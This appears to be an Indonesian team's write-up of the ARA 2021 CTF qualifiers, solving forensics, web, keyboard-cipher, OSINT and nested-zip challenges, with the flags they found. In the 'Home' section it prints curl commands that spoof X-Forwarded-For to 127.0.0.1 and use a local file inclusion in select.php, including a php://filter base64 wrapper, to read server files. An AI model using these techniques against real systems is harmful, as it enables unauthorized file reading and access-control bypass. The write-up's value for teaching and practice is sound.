
WRITEUP CTF ARA 2021 - PENYISIHAN tetapceria



Jean Tirstan

Joy Gilbert

Rezki Janturi Pratama

Politeknik Negeri Batam

DAFTAR ISI

Forensic	3
Hub	3
The Lady Sound	5
WEB	7
Home	7
Not Secure	9
Cryptography	11
Dewan Kunci	11
Misc	12
We Promise No shit!	12
0.zip	14
Feedback	15
Feedback	15

Forensic

Hub

Executive Summary


Diberikan sebuah chall dengan sebuah file PCAP yang berisi tentang USB dan USBM,pada soal yang berikan bagaimana kita untuk menemukan sebuah file yang disembunyikan oleh seorang yang tersangkat melakukan kejahatan digital.

Technical Report

Setelah dicek, ternyata ada 6 devices yang ada di log ini.



Setelah dilakukan analisa, terdapat binary compression pada frame 3521 dengan signature PK,dikarena pada soal ini untuk menemukan sebuah file yang disembunyikan kami mencoba untuk mengextract file yang berupa zip itu tersebut



```
root ⊕ Kali)-[~/Downloads]


# foremost <u>Hub.pcapng</u>

Processing: Hub.pcapng


|foundat=readme.txt

*|
```

setelah di extract ternyata berupa file zip dengan isi readme.txt yang di password



Untuk menemukan password zip tersebut, Jadi kami mencoba menganalisa semua log dari source 1.3.1 ke host, setelah menganalisa cukup lama setiap Leftover Capture Data tersebut, sehingga kami mendapatkan password zip itu tersebut adalah "janganpakaijtr". Kami mencoba untuk extract zip tersebut dengan password yang didapatkan, dan bisa.



Flag
ara2021{password_zip_alay_tapi_flag_jangan_alay}

The Lady Sound

Executive Summary

Pada soal kali ini kita diberikan file berupa flag.m4a yang corrupt

Technical Report

untuk merecovery nya kita dapat menggunakan <u>faad.exe</u>
Pertama hapus **36 byte** pertama menggunakan hexeditor,kita sudah di delete lalu kita save.

Lalu kita decode menggunakan faad.exe dan menghasilkan output flag.wav

Setelah sudah di decode kami mencoba membuka file wav tersebut.Dan filenya bisa di dengarkan dan mendapatkan flagnya Here is your flag th15_15_34sy

Flag ara2021{th15_15_34sy}

Home

Executive Summary

Diberikan halaman web, namun ketika diakses ip address not allowed. Selain itu, ada tulisan FORWARD yang terlihat seperti clue.

Technical Report

kami menncoba untuk menambahkan header X-Forwarded-For kemudian ip nya diisi ip local 127.0.0.1.

curl --header "X-Forwarded-For:127.0.0.1" http://149.28.138.91:4444

```
curl —header "X-Forwarded-For:127.0.0.1" http://149.28.138.91:4444
<!doctype html>
<html lang="en">
 <head>
   ←!— Required meta tags →
   <meta charset="utf-8">
   <meta name="viewport" content="width=device-width, initial-scale=1">
   <link rel="stylesheet" href="style/style.css">
   ←!— Bootstrap CSS →
   <title>HOME</title>
 </head>
 <body>
   <center style="margin-bottom:30px">
   <h1>HOME</h1>
   <img src="images/home.jpg" alt="" style="height: 400px; width:auto">
   <h5 class="card-title">Kitchen</h5>
       <a href="select.php?room=kitchen.php" class="btn btn-primary">Go</a>
   <h5 class="card-title">Living Room</h5>
       <a href="select.php?room=livingroom.php" class="btn btn-primary">Go</a>
   <h5 class="card-title">Bedroom</h5>
       <a href="select.php?room=bedroom.php" class="btn btn-primary">Go</a>
 </center>
  </body>
</html>
```

Saat kami kunjungi, kami dapatkan ada 3 page yakni kitchen.php, livingroom.php, dan bedroom.php.Langsung saja kami mencoba satu persatu dari ketiga page itu tersebut.

```
curl --header "X-Forwarded-For: 127.0.0.1" http://149.28.138.91:4444/select.php?room=kitchen.php
```

Kami mencoba akses menggunakan curl yang kitchen.php,dan mendapatkan bagian flag yang pertama,Selanjutkan coba akses yang livingroom.php.

Dikarenakan ada celah LFI dibagian file select.php,langsung saja mencari potongan flag selanjutnya.

```
curl --header "X-Forwarded-For: 127.0.0.1" http://149.28.138.91:4444/select.php?room=php://filter/convert.base64-enc ode/resource=livingroom.php
```

Pada potongan flag kedua ini hasil pada bagian flagnya adalah base64 kita coba untuk decode,dan mendapatkan hasil bagian yang kedua

Untuk mencari potongan yang ketiga kita masih mencoba menggunakan methode curl

curl --header "X-Forwarded-For:127.0.0.1" http://149.28.138.91:4444/select.php?room=/etc/flag3.ttxtxt

```
root@Kali:~
                                                                                _ = x
File Actions Edit View Help
   ag3.ttxtxt
<!doctype html>
<html lang="en">
 <head>
   \leftarrow! Required meta tags \longrightarrow
   <meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=1">
   <title>HOME</title>
 </head>
 <body>
   <center>
   <h1>MY ROOM</h1>
   $flag3 = "StOrY_B3Gins}";
</center>
 </body>
</html>
      t⊕ Kali)-[~]
```

Dan kita sudah mendapatkan ketiga bagian flag itu tersebut

Flag

ara2021{127.0.0.1_ls_wH3re_0uR_St0rY_B3Gins}

Not Secure

Executive Summary


Diberikan sebuah website, yang ketika diakses hanya muncul tulisan disuruh cari rahasia di website.




Temukan rahasia site ini :)

Technical Report

Pada soal ini kami terlalu out the topic,karena kami sudah mencoba cek header request,cookie,dll dan tidak mendapatkan hasil apapun sampai ingin mencoba pentest.Seteleh beberapa waktunya kami mendapatkan hal yang aneh yaitu web tersebut adalah https,langsung saja mencari yang berhubungan dengan SSL certificate.



Pada certificate tersebut ada hal yang membuat kami mencurigakan yaitu ada website lain pada bagian Detail Certificate itu tersebut



Lalu kami mencoba kunjungi website itu tersebut dan didapatkan flagnya



flag
ara2021{p3nt1n6nya53rt1vik4sih}

Cryptography

Dewan Kunci

Executive Summary

Lihat jari jemari anda

Cipher: zeq3p1z}nr5[xL;\sq2/7wjr7\irf,hrg.jr7w;[dedr;r8p60x6e{

Technical Report

ini adalah keyboard cipher. Ada tool yang berguna di internet: https://www.dcode.fr/keyboard-shift-cipher.dan flagnya di dapatkan



Tapi ketika di input flagnya salah,kami coba diteliti lagi kami coba kunjungi website yang berada dalam flag tersebut ternyata tidak ada,setelah mencari website itu digoogle,akhirnya diketahui kalau z itu adalah a,lalu kita mencoba submit flag yang benar.

Flag

ara2021{https://www.mememaker.net/meme/perception-253}

Misc

We Promise No shit!

Executive Summary

PT Pama Persada sedang membuat sayembara untuk memecahkan teka-teki yang mereka buat, cari tau siapa aku dan dia maka kamu akan menemukan harta karunya! Aku merupakan website yang mulai viral pada tahun 2015, diciptakan oleh salah satu alumni dari kampus penyelenggara ARA CTF ini. Beritaku di upload di kanal its pada tanggal 11 januari 2016 aku senang sekali waktu itu. Dia adalah judul lagu yang dinyanyikan oleh salah satu diva di Indonesia, dan mungkin keluargamu sering mendengarkannya di tv, kadang bercerita tentang karma. Coba ketik ini di halamannya mbahmu yang terkenal itu : aku/dia Mungkin lebih sopan untuk nulisnya huruf kecil semua

Technical Report

Dari clue soal, dapat

https://www.its.ac.id/news/2016/01/11/mahasiswa-its-iseng-ciptakan-pemendek-taut an/ 'Aku' di soal ini adalah intip.in. Dia nya sebuah lagu, tapi kan ada hubungannya dengan karma, dan sering ditonton ibu-ibu, berarti lagu yang sering diputar di Indosiar.

Sepertinya itu lagu dari Rossa



Buka aja link https://intip.in/hatiyangkausakiti dan dapat dua file. Coba lihat differrencenya (https://www.diffchecker.com/mLhppHjF) dan dapat mengarah ke perpustakaan its.lalu kami mencoba mencari ulasan/review dari yang terbaru yang berawalan menemukan ini



Ternyata ada review lain dari lambang akbar wijayadi itu kembali yaitu,



(Translated by Google)
comfortable place, this photo is an activity that has
been carried out on the 6th floor of the library. in more
detail found the answer you are looking for.



Coba di play videonya ternyata flagnya muncul



flag ara2021{oP3n 0N Mo131L3}

0.zip

Executive Summary

PT Pama Persada sedang melakukan pengeboran untuk mendapatkan mineral di lokasi penemuan mineral terbaru mereka. seorang engginer nya lalu berkata: We need to go deeper,ketika dibuka sepertinya zip yang berulang didalamnya.

Technical Report

Langsung saja kami mencoba strings zip tersebut,ternyata di coba sudah langsung muncul flagnya pada 46.zip

```
(root ⊗ Kali)-[~/Desktop]

# strings 0.zip | grep ara

46.zipara2021{1N53r7-1Nc3P710N-M3m3-H3R3-3TuxG6}PK

(root ⊗ Kali)-[~/Desktop]
```

flag ara2021{1N53r7-1Nc3P710N-M3m3-H3R3-3TuxG6}

Feedback

Feedback

Executive Summary

Halo Sobat ARA kami dari pihak panitia meminta Feedback kalian terhadap penyelenggaraan ARA 2021 kali ini. Terima kasih sobat ARA. https://intip.in/FeedbackCTFARA

Technical Report

Isi saja semuanya dengan hati yang tulus hehe,lalu kita mendapatkan flag itu tersebut

Feedback Kompetisi CTF ARA 2021

Halo Sobat ARA terima kasih telah mengisi feedback yang sudah ada. Selamat berkompetisi dan sampai berjumpa di ARA 2022

Flag: ara2021{Terima_Kasih_Sudah_Mengisi_Feedback}

Flag
ara2021{Terima_Kasih_Sudah_Mengisi_Feedback}